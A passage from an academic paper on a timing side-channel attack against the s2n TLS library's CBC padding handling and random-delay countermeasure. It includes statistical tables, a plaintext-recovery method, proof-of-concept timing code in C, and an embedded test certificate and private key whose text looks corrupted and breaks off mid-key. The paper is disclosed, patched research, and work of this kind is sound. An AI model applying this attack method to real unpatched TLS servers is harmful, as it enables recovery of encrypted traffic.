


Figure 8: Distribution of clock ticks modulo 3,300 for timing signals on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz with the maximum delay restricted to $d = 100,000$.

recovering plaintext bytes and its performance. In fact, the approach is completely standard: given the preceding analysis, we expect the timing distributions modulo $1\mu\text{s}$ for ciphertexts in the attack of Section 3 to fall into two classes depending on the value of the last byte of $P^* \oplus \Delta$, one class $H = \{0x00, \dots, 0x04\}$, the other class $L = \{0x05, \dots, 0xff\}$; if the observed distributions for all values in L (resp. H) are close to each other but the Kullback-Leibler (KL) divergence between distributions from L and H is large (and equal to D , say), then, applying standard statistical machinery, we know that we will require about $1/D$ samples to distinguish samples from the two distributions. As Tables 1 and 2 demonstrate, the requirements on KL divergence for values in L and H are indeed satisfied, even for relatively large values for the maximum delay.

For example, assuming for the sake of argument that no additional noise is introduced by network jitter or other sources, we would be able to distinguish the value $0x00$ from $0xc8$ in the last byte of $P^* \oplus \Delta$ with $1/(3.6/1,000) \approx 280$ TLS sessions if the maximum delay were restricted to $100,000\mu\text{s}$. Using rejection sampling, i.e. discarding all samples with a delay greater than $100,000\mu\text{s}$ from the actual distribution produced by $s2n$ (where the maximum delay is 10s), this increases to roughly 28,000 TLS sessions for a successful distinguishing attack. We stress that this estimate is optimistic because it is derived from a synthetic benchmark not the actual implementation and because the surrounding code and network jitter will

	0x00	0x04	0x05	0x10	0x20	0x30	0x40	0x64	0xc8
0x00	.0	.7	14.1	15.1	17.7	13.2	18.4	17.4	17.6
0x04	.7	.0	15.4	16.8	19.5	15.3	20.0	18.9	19.3
0x05	14.0	15.3	.0	.1	.2	.3	.3	.2	.2
0x10	15.0	16.6	.1	.0	.1	.2	.2	.1	.1
0x20	17.4	19.2	.2	.1	.0	.5	.0	.0	.0
0x30	13.0	15.1	.3	.2	.5	.0	.7	.5	.5
0x40	18.2	19.7	.3	.2	.0	.7	.0	.0	.0
0x64	17.2	18.7	.2	.1	.0	.5	.0	.0	.0
0xc8	17.4	19.0	.2	.1	.0	.5	.0	.0	.0

Table 1: KL divergence multiplied by 1,000 of time distributions in clock cycles modulo 3,300 with the maximum delay limited to 1,000 μ s on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.

	0x00	0x04	0x05	0x10	0x20	0x30	0x40	0x64	0xc8
0x00	.0	.0	2.4	1.9	2.3	2.0	2.8	2.1	3.6
0x04	.0	.0	2.3	1.8	2.1	2.0	2.6	1.9	3.3
0x05	2.4	2.3	.0	.0	.0	.1	.0	.0	.2
0x10	1.9	1.8	.0	.0	.1	.1	.1	.0	.3
0x20	2.3	2.1	.0	.1	.0	.2	.0	.0	.1
0x30	2.0	2.0	.1	.1	.2	.0	.3	.2	.5
0x40	2.8	2.7	.0	.1	.0	.3	.0	.1	.0
0x64	2.1	1.9	.0	.0	.0	.2	.1	.0	.2
0xc8	3.6	3.4	.2	.3	.1	.5	.0	.2	.0

Table 2: KL divergence (scaled by 1,000 for readability) of time distributions in clock cycles modulo 3,300 with the maximum delay limited to 100,000 μ s on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.

introduce additional noise.

4.3 Plaintext Recovery Attack

We can extend this distinguishing attack to a plaintext recovery attack in the following (standard) way. We assume that in a characterisation step, we have obtained, for possible value x of the last byte in block P_5 , a histogram of the timing distribution modulo 1 μ s for ciphertexts $C^{\text{att}}(\Delta)$ of the form used in the attack. We assume these timings are distributed into B equal-sized bins, and so the empirical probability of each bin $p_{x,b}$ for $0 \leq b < B$ can be calculated. (In fact, since we expect that timing behaviours for the classes H and L are similar, it is sufficient to sample for two values x , one

from each class.)

Now, in the actual attack, for each value δ of the last byte of Δ , we obtain N samples for ciphertexts $C^{\text{att}}(\Delta)$ for which the timing delay is at most $100,000\mu\text{s}$. This then requires a total of about $256 \cdot 100 \cdot N$ TLS sessions. We bin these into B bins as above, letting $n_{\delta,b}$ denote the number of values in bin b for last byte value δ . Now for each candidate value y for the last byte of P^* , we compute the log likelihood for the candidate, using the formula:

$$LL(y) = \sum_{\delta \in \{0x00, \dots, 0xFF\}} n_{\delta,b} \cdot \log(p_{\delta \oplus y, b}).$$

We then output as the preferred candidate for the last plaintext byte the value y^* having the highest value of $LL(y)$ amongst all candidates.

We omit the detailed analysis of the performance of this attack, pausing only to note that it will require more samples than the distinguishing attack because the underlying statistical problem is to now separate one correct candidate from 255 wrong candidates, and this is more demanding than the basic distinguishing problem.

To wrap up, we note that `nanosleep`, which is now used in `s2n` to add a random time delay, has a granularity of nanoseconds, does not show this behaviour, and therefore thwarts the attacks described in this work.

5 Proof of Concept

We confirmed that `s2n` does indeed behave as expected using the following two experiments.

For the first experiment, we setup a `s2n_blob` buffer of length 93 and filled it with random data. Then, we assigned all possible padding length values `0x00` to `0xff` by overwriting the last byte of the buffer and timed how long the function `s2n_verify_cbc` took to return. As expected, the padding length values between `0x00` and `0x04` resulted in timings about 500–550 cycles longer than all other values. The timing difference was clear and stable. Some sample data is shown in Tables 3 and 4.

For the second experiment, we ran the attack against the actual `s2n` implementation instead of running a synthetic benchmark. That is, we timed the execution of `s2n_recv` under the attack described in Section 3. However, to speed up execution we patched `s2n` to only sample random delays up to $10,000\mu\text{s}$. As highlighted in Table 5, this, too, shows marked non-uniform timing behaviour modulo $1\mu\text{s}$.

Byte value	Cycles	Byte value	Cycles	Byte value	Cycles
0x00	2251.96	0x05	1746.49
0x01	2354.57	0x06	1747.65	0xfc	1640.79
0x02	2252.07	0x07	1705.62	0xfd	1634.61
0x03	2135.11	0x08	1808.73	0xfe	1648.70
0x04	2130.02	0x09	1806.50	0xff	1634.64

Table 3: Timing of function `s2n_verify_cbc` (in cycles) with $H = \text{SHA-256}$ for different values of last byte in the `decrypted` buffer, each cycle count averaged over 2^8 trials.

Byte value	Cycles	Byte value	Cycles	Byte value	Cycles
0x00	1333.99	0x05	1095.01
0x01	1174.29	0x06	1092.68	0xfc	1062.37
0x02	1178.52	0x07	1065.08	0xfd	1035.48
0x03	1156.56	0x08	1102.31	0xfe	1035.15
0x04	1140.14	0x09	1101.04	0xff	1036.02

Table 4: Timing of function `s2n_verify_cbc` (in cycles) with $H = \text{SHA-1}$ for different values of last byte in the `decrypted` buffer, each cycle count averaged over 2^{10} trials.

	0x00	0x01	0x02	0x03	0x04	0x05	0x0a	0x10	0x20
0x00	.0	.4	.2	.1	.4	1.7	1.6	1.9	2.2
0x01	.4	.0	.4	.3	.3	2.6	2.6	2.8	3.2
0x02	.2	.4	.0	.1	.2	2.3	2.2	2.6	2.8
0x03	.1	.3	.1	.0	.3	2.1	1.9	2.3	2.7
0x04	.4	.3	.2	.3	.0	2.6	2.6	2.9	3.2
0x05	1.7	2.6	2.3	2.1	2.6	.0	.1	.2	.3
0x0a	1.6	2.6	2.2	1.9	2.6	.1	.0	.2	.3
0x10	1.9	2.8	2.6	2.3	2.9	.2	.2	.0	.2
0x20	2.2	3.2	2.8	2.7	3.2	.3	.3	.2	.0

Table 5: KL divergence observed the full attack against actual `s2n` implementation (scaled by 10^5 for readability) using 2^{24} samples on Intel(R) Xeon(R) CPU E5-2667 v2 @ 3.30GHz.

We did not adjust our proof-of-concept code to realise a full plaintext recovery attack, because (a) `s2n` has since been patched in response to this work and because (b) the cost is somewhat dependent on the target machine and operating system. We note, though, that an attack can establish the characteristics of a target machine by establishing genuine TLS sessions

(where, hence, padding bytes are known) but with some random bits flipped.

The complete source codes for our experiments (which borrow heavily from the *s2n* test suite) are given as supplementary material.

6 Discussion

Our attack successfully overcomes both levels of defence against timing attacks that were instituted in *s2n*, the first level being the inclusion of extra cryptographic operations in an attempt to equalise the code’s running time and the second level being the use of a random wait interval in the event of an error such as a MAC failure.

Fundamentally, the first level could be bypassed because *s2n* counted bytes going into `s2n_hmac_update` instead of computing the number of compression function calls that need to be performed as suggested in [AP13]. A call to `s2n_hmac_update` in itself will not necessarily trigger a compression function call if insufficient data for such a call is provided. A call to `s2n_hmac_digest`, however, will pad the data and trigger several compression function calls, the number also depending on the data already submitted at the time of the call. We note that in OpenSSL this issue is avoided by effectively re-implementing HMAC in the function `ssl3_cbc_digest_record`, i.e. by performing lower-level cryptographic operations within the protocol layer. In contrast, *s2n* is specifically aimed at separating those layers. In response to this work, *s2n* now counts the number of compression function calls performed, somewhat maintaining this separation.

The second level could be bypassed because, while the randomised wait periods were large, they were not sufficiently random to completely mask the timing signal remaining from the first step of our attack. Note that the analysis in [AP13] of the effectiveness of random delays in preventing the Lucky 13 attack assumed the delays were uniformly distributed; under this assumption, their analysis shows that the count measure is not effective unless the maximum delay is rather large. What the second step of our attack shows is that, even if the maximum delay is very large, non-uniformity in the distribution of the delay can be exploited. In short, it is vital to carefully study any source of timing delay to ensure it is of an appropriate quality when using it for this kind of protection. Since randomised waiting can also have a significant performance impact, this work further highlights that MAC-then-Encrypt constructions such as MEE-TLS should be avoided where possible.

Acknowledgement

We would like to thank Colm MacCarthaigh and the rest of the *s2n* development team for pointing out the randomised waiting countermeasure and for helpful discussions on an earlier draft of this work.

References

- [ABP⁺13] Nadhem J. AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the Security of RC4 in TLS. In Samuel T. King, editor, *Proceedings of the 22nd USENIX Security Symposium*, pages 305–320, Washington D.C., USA, August 2013. USENIX.
- [AIES15] Gorka Irazoqui Apecechea, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 strikes back. In Feng Bao, Steven Miller, Jianying Zhou, and Gail-Joon Ahn, editors, *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security, ASIA CCS '15, Singapore, April 14-17, 2015*, pages 85–96. ACM, 2015.
- [AP12] Nadhem AlFardan and Kenneth G. Paterson. Plaintext-recovery attacks against Datagram TLS. In *Network and Distributed System Security Symposium (NDSS 2012)*, 2012.
- [AP13] Nadhem AlFardan and Kenneth G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS Record Protocols. In Robin Sommer, editor, *Proceedings of the 2013 IEEE Symposium on Security and Privacy (S&P 2013)*, pages 526–540, San Diego, CA, USA, May 2013. IEEE Press.
- [CHVV03] Brice Canel, Alain P. Hiltgen, Serge Vaudenay, and Martin Vuagnoux. Password Interception in a SSL/TLS Channel. In Dan Boneh, editor, *CRYPTO*, volume 2729 of *Lecture Notes in Computer Science*, pages 583–599. Springer, 2003.
- [GPvdM15] Christina Garman, Kenneth G. Paterson, and Thyla van der Merwe. Attacks only get better: Password recovery attacks against RC4 in TLS, 2015. Available from <http://www.isg.rhul.ac.uk/tls/RC4mustdie.html>.

- [KBC97] H. Krawczyk, M. Bellare, and R. Canetti. HMAC: Keyed-Hashing for Message Authentication. RFC 2104 (Informational), February 1997.
- [Lab15] Amazon Web Services Labs. s2n : an implementation of the TLS/SSL protocols. <https://github.com/aws-labs/s2n>, 2015.
- [Lan13] Adam Langley. Lucky thirteen attack on TLS CBC. <https://www.imperialviolet.org/2013/02/04/luckythirteen.html>, February 2013.
- [MDK14] Bodo Möller, Thai Duong, and Krzysztof Kotowicz. This POODLE bites: Exploiting the SSL 3.0 fallback, September 2014.
- [Moe04] Bodo Moeller. Security of CBC ciphersuites in SSL/TLS: Problems and countermeasures. Unpublished manuscript, May 2004. <http://www.openssl.org/~bodo/tls-cbc.txt>.
- [PRS11] Kenneth G. Paterson, Thomas Ristenpart, and Thomas Shrimpton. Tag size does matter: Attacks and proofs for the TLS record protocol. In Dong Hoon Lee and Xiaoyun Wang, editors, *ASIACRYPT*, volume 7073 of *Lecture Notes in Computer Science*, pages 372–389. Springer, 2011.
- [Sch15] Stephen Schmidt. Introducing s2n, a new open source TLS implementation. <https://blogs.aws.amazon.com/security/post/TxCKZM94ST1S6Y/Introducing-s2n-a-New-Open-Source-TLS-Implementation>, June 2015.
- [Vau02] Serge Vaudenay. Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ... In Lars R. Knudsen, editor, *EUROCRYPT*, volume 2332 of *Lecture Notes in Computer Science*, pages 534–546. Springer, 2002.
- [VZRS15] Venkatanathan Varadarajan, Yinqian Zhang, Thomas Ristenpart, and Michael M. Swift. A placement vulnerability study in multi-tenant public clouds. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015.*, pages 913–928. USENIX Association, 2015.

Supplementary Material

```
#include "s2n/api/s2n.h"
#include "s2n/tls/s2n_record.h"
#include "s2n/utlils/s2n_random.h"

#define TRIALS (1UL<<10)

#include <string.h>
#include <sys/time.h>
#include <unistd.h>

inline static uint64_t rdtsc(){
    unsigned int bot, top;
    __asm__ __volatile__ ("rdtsc" : "=a" (bot), "=d" (top));
    return ((uint64_t) top << 32) | bot;
}

int main(int argc, char *argv[]) {
    struct s2n_connection *conn;
    uint8_t mac_key[] = "sample mac key";

    if (argc != 3){
        fprintf(stderr, "Please provide number of bytes and either 'sha1', 'sha256' or 'md5'.\n");
        exit(-1);
    }
    const long length = atol(argv[1]);
    s2n_hmac_algorithm mac_alg;
    if (strcmp(argv[2], "sha1")==0)
        mac_alg = S2N_HMAC_SHA1;
    else if (strcmp(argv[2], "sha256")==0)
        mac_alg = S2N_HMAC_SHA256;
    else if (strcmp(argv[2], "md5")==0)
        mac_alg = S2N_HMAC_MD5;
    else {
        fprintf(stderr, "Please either 'sha1', 'sha256' or 'md5', as second parameter.\n");
        exit(-1);
    }

    uint8_t random_data[length];
    struct s2n_hmac_state check_mac;
    uint64_t times[256];

    s2n_init();
    conn = s2n_connection_new(S2N_SERVER);
    conn->actual_protocol_version = S2N_TLS12;

    struct s2n_blob decrypted = { .data = random_data, .size = sizeof(random_data) };
    s2n_get_urandom_data(&decrypted);

    for(uint16_t padding_length = 0; padding_length<256; padding_length++) {
        times[padding_length] = 0;
    }

    for(uint32_t i=0; i<TRIALS; i++) {
        for(uint16_t padding_length = 0; padding_length<256; padding_length++) {
            s2n_hmac_init(&check_mac, mac_alg, mac_key, sizeof(mac_key));
            decrypted.data[decrypted.size-1] = (uint8_t)padding_length;
        }
        #if 1
            uint64_t t = rdtsc();
            s2n_verify_cbc(conn, &check_mac, &decrypted);
        #else
            /* hard code the relevant steps to confirm where time difference comes from */
            uint8_t padding_length = decrypted.data[decrypted.size - 1];

            int payload_and_padding_size = decrypted.size - 32;
            int payload_length = payload_and_padding_size - padding_length - 1;
            if (payload_length < 0) {
                payload_length = 0;
            }

            /* Update the MAC */
            struct s2n_hmac_state copy;
```

```

s2n_hmac_update(&check_mac, decrypted.data, payload_length);
s2n_hmac_copy(&copy, &check_mac);

/* Check the MAC */
uint8_t check_digest[S2N_MAX_DIGEST_LEN];
s2n_hmac_digest(&check_mac, check_digest, 32);
uint64_t t = rdtsc();
s2n_hmac_update(&copy, decrypted.data + payload_length + 32,
               decrypted.size - payload_length - 32 - 1);
#endif
times[padding_length] += rdtsc() - t;
s2n_hmac_reset(&check_mac);
}
}
double min = 1000000000000.0;
double max = 0;
for(uint16_t padding_length = 0; padding_length < 256; padding_length++) {
    if (times[padding_length]/(double)TRIALS > max)
        max = times[padding_length]/(double)TRIALS;
    else if (times[padding_length]/(double)TRIALS < min)
        min = times[padding_length]/(double)TRIALS;
}
printf("min: %f, max: %f\n", min, max);

for(uint16_t padding_length = 0; padding_length < 256; padding_length++) {
    printf("padding_length: 0x%02x, time: %8.2f\n",
          padding_length, times[padding_length]/(double)TRIALS);
}
s2n_connection_free(conn);
s2n_cleanup();
return 0;
}

```

```

/**
    How to run:

    $time taskset -c 0-15 parallel --gnu -j 500 --delay 0.1 \
        ./s2n-time-random-delay -p 100 -t 17 -d 10000 -n ::: 'seq -w 0 2047'

    - 'time' overall time
    - 'taskset -c 0-15' to restrict to 16 cores
    - 'parallel --gnu -j 500 --delay 0.1' run 500 experiments in parallel,
      start then with a delay of 0.1 seconds
      of each other
    - './s2n-time-random-delay -p 100 -t 17 -d 10000 -n' run for padding_length 100,
      run 2^17 trials, max delay 10000,
      with prefix -n

    - '::: 'seq -w 0 2047'' run 2048 experiments
*/

#include "s2n/api/s2n.h"
#include "s2n/tls/s2n_record.h"
#include "s2n/utls/s2n_random.h"

#define DEFAULT_NTRIALS (20)
#define DEFAULT_PADDING_LENGTH 0x00
#define DEFAULT_DELAY 1000
#define DEFAULT_POSTIFX "00"
#define DEFAULT_MOD 3300

#include <math.h>
#include <string.h>
#include <sys/time.h>
#include <unistd.h>
#include <float.h>

static inline void print_help_and_exit(const char *name) {
    printf("#####\n");
    printf("%s\n", name);
    printf("#####\n");
    printf("-t log of the number of trials to do > 1 (default: %d)\n", DEFAULT_NTRIALS);
    printf("-p padding value to test (default: 0x%02x)\n", DEFAULT_PADDING_LENGTH);
    printf("-d maximum delay added (default: %d)", DEFAULT_DELAY);
    printf("-m mod (default: %d)", DEFAULT_MOD);
    printf("-n filename postfix (default: \"%00\")");
    abort();
}

struct _cmdline_params_struct{
    int32_t ntrials;
    uint8_t padding_length;
    uint32_t delay;
    uint32_t mod;
    const char *postfix;
};

typedef struct _cmdline_params_struct cmdline_params_t[1];

static inline void parse_cmdline(cmdline_params_t params, int argc,
    char *argv[], const char *name) {
    params->ntrials = DEFAULT_NTRIALS;
    params->padding_length = DEFAULT_PADDING_LENGTH;
    params->delay = DEFAULT_DELAY;
    params->postfix = DEFAULT_POSTIFX;
    params->mod = DEFAULT_MOD;

    int c;
    while ((c = getopt(argc, argv, "t:p:d:n:m:")) != -1) {
        switch(c) {
            case 'p':
                params->padding_length = (uint8_t)atoi(optarg);
                break;
            case 't':
                params->ntrials = atoi(optarg);
                break;
            case 'd':
                params->delay = atoi(optarg);
                break;
        }
    }
}

```

```

    case 'n':
        params->postfix = optarg;
        break;
    case 'm':
        params->mod = atoi(optarg);
        break;
    case ':': /* without operand */
        print_help_and_exit(name);
    case '?':
        print_help_and_exit(name);
    }
}

if (params->ntrials < 1)
    print_help_and_exit(name);
}

static inline uint64_t rdtsc(){
    unsigned int bot, top;
    __asm__ __volatile__ ("rdtsc" : "=a" (bot), "=d" (top));
    return ((uint64_t) top << 32) | bot;
}

static inline void print_progress(int32_t count, int32_t total,
    double acc_vrfy, double acc_wipe,
    double acc_rand, double acc_slep,
    double acc_uslp,
    int32_t acc_count) {

    printf("\rdone: %6.2f%%, log(#samples): %6.2f, _vrfy: %8.3f, _wipe: %8.3f, _rand: %8.3f, _slep: %8.3f, _uslep: %8.3f\n",
        100*((double)count)/((double)total),
        log2(count),
        acc_vrfy/acc_count, acc_wipe/acc_count, acc_rand/acc_count,
        acc_slep/acc_count, acc_uslp/acc_count);
    fflush(0);
}

int main(int argc, char *argv[]) {
    s2n_init();
    const uint8_t mac_key[] = "sample mac key";

    cmdline_params_t params;
    parse_cmdline(params, argc, argv, "Random Delay Test");

    printf("padding length: 0x%02x, #trials: 1<<%d, max delay: %d, mod %d, postfix: %s\n",
        params->padding_length, params->ntrials, params->delay, params->mod, params->postfix);

    /* We are hardcoding SHA-256 here */
    const long length = 80+13;
    const s2n_hmac_algorithm mac_alg = S2N_HMAC_SHA256;

    uint8_t random_data[length];
    struct s2n_hmac_state check_mac;

    struct s2n_connection *conn = s2n_connection_new(S2N_SERVER);
    conn->actual_protocol_version = S2N_TLS12;

    struct s2n_blob decrypted = { .data = random_data, .size = sizeof(random_data) };
    s2n_get_urandom_data(&decrypted);

    char fn[256];
    snprintf(fn, 256, "0x%02x-%d-%d-%d-%s.txt",
        params->padding_length, params->ntrials, params->delay, params->mod, params->postfix);
    FILE *fh = fopen(fn, "w");

    double acc_vrfy = 0;
    double acc_wipe = 0;
    double acc_rand = 0;
    double acc_slep = 0;
    double acc_uslp = 0;
    int32_t acc_count = 0;

    const uint64_t ntrials = (1ULL)<<params->ntrials;
    for(size_t i=0; i<ntrials; i++) {
        s2n_hmac_init(&check_mac, mac_alg, mac_key, sizeof(mac_key));

```

```

decrypted.data[decrypted.size-1] = params->padding_length;

if(i%((1ULL)<<10) == 0)
    print_progress(i+1, ntrials, acc_vrfy, acc_wipe, acc_rand, acc_slep, acc_uslp, acc_count);

const uint64_t t_start = rdtsc();
s2n_verify_cbc(conn, &check_mac, &decrypted);
const uint64_t t0 = rdtsc();
s2n_stuffer_wipe(&conn->in);
const uint64_t t1 = rdtsc();
/* int delay = s2n_public_random(1000 + 10000000); */
int delay = s2n_public_random(params->delay);
const uint64_t t2 = rdtsc();
sleep(delay / 1000000);
const uint64_t t3 = rdtsc();
usleep(delay % 1000000);
const uint64_t t4 = rdtsc();

const uint64_t t_vrfy = t0 - t_start;
const uint64_t t_wipe = t1 - t_start;
const uint64_t t_rand = t2 - t_start;
const uint64_t t_slep = t3 - t_start;
const uint64_t t_uslp = t4 - t_start;
const uint64_t t_totl = t_uslp;

if (t_totl < (params->delay * params->mod)/2) {
    acc_vrfy += (t_vrfy % params->mod);
    acc_wipe += (t_wipe % params->mod);
    acc_rand += (t_rand % params->mod);
    acc_slep += (t_slep % params->mod);
    acc_uslp += (t_uslp % params->mod);
    acc_count += 1;
}

fprintf(fh, "%lu %lu %lu %lu %lu %lu %lu\n",
        t_totl, t_vrfy, t_wipe, t_rand, t_slep, t_uslp, t_totl % params->mod);

s2n_hmac_reset(&check_mac);
}
print_progress(ntrials, ntrials, acc_vrfy, acc_wipe, acc_rand, acc_slep, acc_uslp, acc_count);
printf("\n");
fprintf(fh, "\n");
fclose(fh);
s2n_connection_free(conn);
s2n_cleanup();
return 0;
}

```

```

/**
 * based off s2n_self_talk_test.c
 */

#include <assert.h>
#include <sys/wait.h>
#include <unistd.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <math.h>
#include <zlib.h>

#include "s2n/api/s2n.h"
#include "s2n/tls/s2n_connection.h"
#include "s2n/tls/s2n_handshake.h"
#include "s2n/tls/s2n_config.h"
#include "s2n/crypto/s2n_cipher.h"
#include "s2n/tls/s2n_cipher_suites.h"

#define DEFAULT_NTRIALS 15
#define DEFAULT_POSTIFX "00"
#define DEFAULT_MOD 3300
#define DEFAULT_DIR "."
#define DEFAULT_BLIND 0
#define DEFAULT_JOBS 1

// HACK this must match s2n source
#define S2N_MAX_DELAY 10000

static inline void print_help_and_exit(const char *name) {
    printf("#####\n");
    printf(" %s\n", name);
    printf("#####\n");
    printf("-t log of the number of trials to do > 1 (default: %d)\n", DEFAULT_NTRIALS);
    printf("-m mod (default: %d)\n", DEFAULT_MOD);
    printf("-b enable blinding (optional)\n");
    printf("-d output directory (default: \"%s\")\n", DEFAULT_DIR);
    printf("-j number of parallel jobs (default: \"%d\")\n", DEFAULT_JOBS);
    abort();
}

struct _cmdline_params_struct{
    int32_t ntrials;
    uint32_t mod;
    int8_t blind;
    uint16_t jobs;
    const char *directory;
};

typedef struct _cmdline_params_struct cmdline_params_t[1];

static inline void parse_cmdline(cmdline_params_t params,
                                int argc, char *argv[], const char *name) {
    params->ntrials = DEFAULT_NTRIALS;
    params->mod = DEFAULT_MOD;
    params->directory = DEFAULT_DIR;
    params->blind = DEFAULT_BLIND;
    params->jobs = DEFAULT_JOBS;

    int c;
    while ((c = getopt(argc, argv, "t:m:d:bj:")) != -1) {
        switch(c) {
            case 't':
                params->ntrials = atoi(optarg);
                break;
            case 'j':
                params->jobs = atoi(optarg);
                break;
            case 'd':
                params->directory = optarg;
                break;
            case 'm':

```

```

    params->mod = atoi(optarg);
    break;
case 'b':
    params->blind = 1;
    break;
case ':': /* without operand */
    print_help_and_exit(name);
case '?':
    print_help_and_exit(name);
}
}

if (params->ntrials<1)
    print_help_and_exit(name);
}

static inline uint64_t rdtsc(){
    unsigned int bot, top;
    __asm__ __volatile__ ("rdtsc" : "=a" (bot), "=d" (top));
    return ((uint64_t) top << 32) | bot;
}

static char certificate[] =
"-----BEGIN CERTIFICATE-----\n"
"MIIDLjCCAhYCCQDL1lr6N8/gvzANBqkqkhiG9w0BAQUFADBZMQswCQYDVQQGEwJB\n"
"VTETMBEGA1UECBMKU29tZS1TdGF0ZTEhMB8GA1UEChMYNS0ZJmZlZDQwV2lkZ210\n"
"cyBQdHkgTHRkMRItEAAYDVQQDEwlsb2NhbGhvc3QwHhcNMTEwMTcwODIzWhcN\n"
"MjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIzWhcN\n"
"ZTEhMB8GA1UEChMYNS0ZJmZlZDQwV2lkZ210cyBQdHkgTHRkMRItEAAYDVQQDEwls\n"
"b2NhbGhvc3QwHhcNMTEwMTcwODIzWhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3Mjcw\n"
"ODIzWhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIz\n"
"WhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIzWhcNMjQwNTA3MjcwODIzWhcN\n"
"eDc1VmdnaaRblRlP6KwM45vTs0i09/YrlzBxaTPMjLGCka8JMv8PW2R0U9WcHmz\n"
"BH+W3Q9xPrfHcInm4Jwob8WgM1NuiYuzFBOCNaqcdMS7h0aZEAUnayhQ96/Padpj\n"
"KNEOLur9nUxbAgMBAAEwDQYJKoZIhvcNAQEFBQADggEBAGRv71uRt/1dADsMD9fg\n"
"JvzW89jFAN87hXCRhTWxfKhYmzkxJ5WMB2JA1aMc/gTp1DiQBkvbB+iJe5AepgQ\n"
"WbyxPJntS1A9gFKBziINR5cFsOL27VrBoMYHMaolvees1c1AW2HfBtXWwSEF7F\n"
"QNgYe8ZDPNzeSWSIOVYK2762wsTgTuUhhAaJ45660eX57+e8IvaM7x0EfbPKYtU\n"
"0a28ZuhvSr2akJtGCwcs2J6rs6I+rV84UktDxFC9LuezBo8D9FkMPLoPKKNH1dXR\n"
"6L08G0kqWUrhPIEmfy9KYes3q2ZX6svk4rwBtomHRv30kPxnU1YXt52Ri+Xcz0\n"
"wEs=\n"
"-----END CERTIFICATE-----\n";

static char private_key[] =
"-----BEGIN RSA PRIVATE KEY-----\n"
"MIIEpAIBAAKCAQEAYJbWlJh4PhuyHwTlwrREMDWHlg1+NVNswSm2NJU/mrl3/NXE\n"
"93WE3Yw5W/r+Ak1mhja6IHM3m5vAdvzhfRfllpCGCYsrEzwb0/OjQHYuBKr+BX\n"
"zW1ipBm+MnMcW+Dx9lz/VdwoSepTEiN1evBZhH+JHBDdeFfL7nyAuRXPY0+IAjw\n"
"yeFH1FGwIBIUnm0+q/yhWaeU9wHg3NVXZ2mkW5az+isD00b07NCItPf2K5cwcWkz\n"
"zlyxgimvCTL/D1tkdFPVgqh5swR/lt0PcT634QjJ5uCVqG/FoDNTbomLsxQdAjWk\n"
"HHTEu4dGmRAFZ2soUPevz2naYyJRNC7q/Z1MwWIDAQAABAOIBAHrkryLrJwAmR8Hu\n"
"grH/b6h4glFUGvZ43jCaNZ+RsR5Cc1jcP4i832Izat+26oNUYRrAdyNCSdcnxLuG\n"
"cuF5hkG6zZfplWRtnJ8ZenR2m+/gKuIGOMULN1wCyVmjg0RnVnbsxwPff+K6Mo\n"
"8H0Xq621aFc60JnmMjKzWyqaeyeQognipqybuL6Dm2huvN49LR64uHuDUStTRX33\n"
"ouifVWX0J1kealYPbRPj8pDa31omB8q5Cf8Qe/b9anqyi9CsP17QbVg9k2IgoLlj\n"
"agg0c0u/op0TZB4tqJbqsIdEhc5LD5RUKYJsw00IqORSiKtFiWSPyOFw99Y9Act0\n"
"cbIIXEEGcYEA8/S0sQj0UX1ipRvPbf03suV1tU1hLCQbIpp7WpjNrkHtngjzQMP\n"
"du/iriUPGF1H+AxJJCJqfCVThV1AwFYVkb/LCrjaxlneZSbwfhehpj0+XQGaNYG7Q\n"
"1vQuBVejuYk/IvpZlt00dm838DjvYyWDMh4dcMFYcXxeg+oHxf/s+8CgYEA0n4p\n"
"GBuLUNx9vv3e84BcarLa0F7wY7tb8z2oC/mXztMZpKjovTH0PvePgI5/b3KQ52R0\n"
"8zXHVX/41sQvtCuh0VwKOCQq97/Zhlp5oTShdQ0Qa1GQRl5wbTS6hrYEWSi9AQP\n"
"BVUPZ+R1cxx00dFBNURkId8xEvP0mvySN8sU1UCGYAtXmHbEgk6B3qulwRjGhH5\n"
"UGsfmJBlwSE6wn9wTdKStZ/1k0o1KkiJrJ2ffUzdXxuvSbmgyA5nyBlMSBdurZ0p\n"
"+/OqtU4abUq0580C1b2KEryix/nuzQjha25WJ8eNiQDwUNABZfa9rwUdMIUUh2g\n"
"CHG5Mnjy7Vjz3u2J0tFXCQKBQCVRo1EIHylauLumINM9HwhWJGqeWXBm8v0GD1\n"
"pRsovQKpiHQNgHizkwM861GqqrifisZZSyKfFlcynkAcOVmyu7fv9VoD2VCMiqdUq\n"
